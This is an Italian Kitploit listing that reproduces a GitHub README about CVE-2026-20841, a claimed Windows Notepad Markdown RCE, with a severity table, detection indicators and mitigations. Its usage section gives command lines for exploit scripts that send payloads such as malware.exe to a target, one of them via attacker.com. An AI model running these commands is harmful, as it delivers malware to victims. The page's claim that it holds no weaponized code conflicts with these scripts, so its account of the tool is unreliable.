
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2026-20841 — CVE-2026-20841 | Kitploit
Strumenti/GitHubGitHub/0xblackash/cve-2026-20841
Generazione di PayloadAnalisi delle VulnerabilitàExploitAnalisi MalwareApprendimento e FormazioneBinary ExploitationLab e Pratica
GitHub0xblackash/cve-2026-20841

CVE-2026-20841

CVE-2026-20841

Vedi Repository
11164 mesi faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi


CVE-2026-20841 - Esecuzione Remota di Codice (RCE) in Blocco note di Windows

Immagine ChatGPT, 1 giugno 2026, ore 23:00:33

Windows Severity CVE Status

Repository di Ricerca sulla Sicurezza e Analisi Tecnica


⚠️ Questo repository è inteso esclusivamente per scopi educativi, difensivi e di ricerca.


📖 Panoramica

CVE-2026-20841 è una vulnerabilità critica di esecuzione remota di codice (RCE) che interessa la funzionalità di elaborazione Markdown del Blocco note di Microsoft Windows.

Un utente malintenzionato potrebbe innescare l'esecuzione di codice arbitrario quando un file appositamente creato viene aperto da una versione vulnerabile del Blocco note di Windows.

Impatto

  • Esecuzione remota di codice (RCE)
  • Esecuzione di codice arbitrario
  • Potenziale compromissione a livello utente
  • Bypass del perimetro di sicurezza
  • Vettore di distribuzione di malware

🎯 Prodotti interessati

ProdottoStato
Blocco note di Windows 11Vulnerabile
Blocco note di Windows 10Vulnerabile
Versioni aggiornate/patchedNon vulnerabile

🔥 Informazioni sulla vulnerabilità

CampoValore
CVECVE-2026-20841
TipoEsecuzione remota di codice
Vettore d'attaccoFile manipolato
Interazione utenteRichiesta
Privilegi richiestiNessuno
GravitàCritica
VenditoreMicrosoft

📖 Come usare :

python CVE-2026-20841.py 192.168.1.100 80 malware.exe

Versione Node.js

node CVE-2026-20841.js <host> <port> <payload-filename>

Esempio:

node CVE-2026-20841.js attacker.com 445 payload.bat

Versione VBScript (nativa Windows)

cscript //nologo CVE-2026-20841.vbs <host> <port> <payload-filename>

Esempio:

cscript //nologo CVE-2026-20841.vbs 192.168.1.45 80 update.exe

🛠 Dettagli tecnici

La vulnerabilità esiste all'interno della funzionalità di gestione dei contenuti Markdown del Blocco note di Windows.

L'apertura di un file appositamente creato potrebbe attivare operazioni di memoria non sicure che potrebbero portare all'esecuzione di codice arbitrario nel contesto dell'utente corrente.

Potenziale flusso d'attacco

Attacker
    │
    ▼
Crafted Markdown File
    │
    ▼
Victim Opens File
    │
    ▼
Vulnerable Markdown Parser
    │
    ▼
Memory Corruption
    │
    ▼
Code Execution


🧪 Ambiente di laboratorio

OS          : Windows 11
Application : Notepad
Architecture: x64
Debugger    : WinDbg
Analysis    : Static + Dynamic

🔍 Rilevamento

Indicatori di compromissione (IOC)

  • File Markdown sospetti
  • Processi figlio imprevisti da Blocco note
  • Arresti anomali anomali di Blocco note
  • Eventi di corruzione della memoria
  • Avvisi EDR relativi a Blocco note

🛡 Mitigazione

  • Applicare gli aggiornamenti di sicurezza Microsoft.
  • Limitare l'apertura di file da fonti non attendibili.
  • Abilitare il monitoraggio EDR/XDR.
  • Utilizzare criteri di controllo delle applicazioni.
  • Monitorare gli eventi di creazione di processi che coinvolgono Blocco note.

📚 Riferimenti

  • Avvisi di sicurezza Microsoft
  • Database CVE MITRE
  • Documentazione sulla sicurezza di Windows
  • Pubblicazioni di ricerca sulla sicurezza

⚠ Dichiarazione di non responsabilità

Questo repository non contiene codice di exploit armato.

Le informazioni fornite sono intese esclusivamente per:

  • Ricerca sulla sicurezza
  • Analisi difensiva
  • Gestione delle vulnerabilità
  • Scopi educativi

Gli utenti sono responsabili del rispetto di tutte le leggi e normative applicabili.


⭐ Se questo repository ha aiutato la tua ricerca, considera di mettere una stella.

Ricerca sulla cybersecurity • Analisi delle vulnerabilità • Sicurezza difensiva

Scarica lo strumento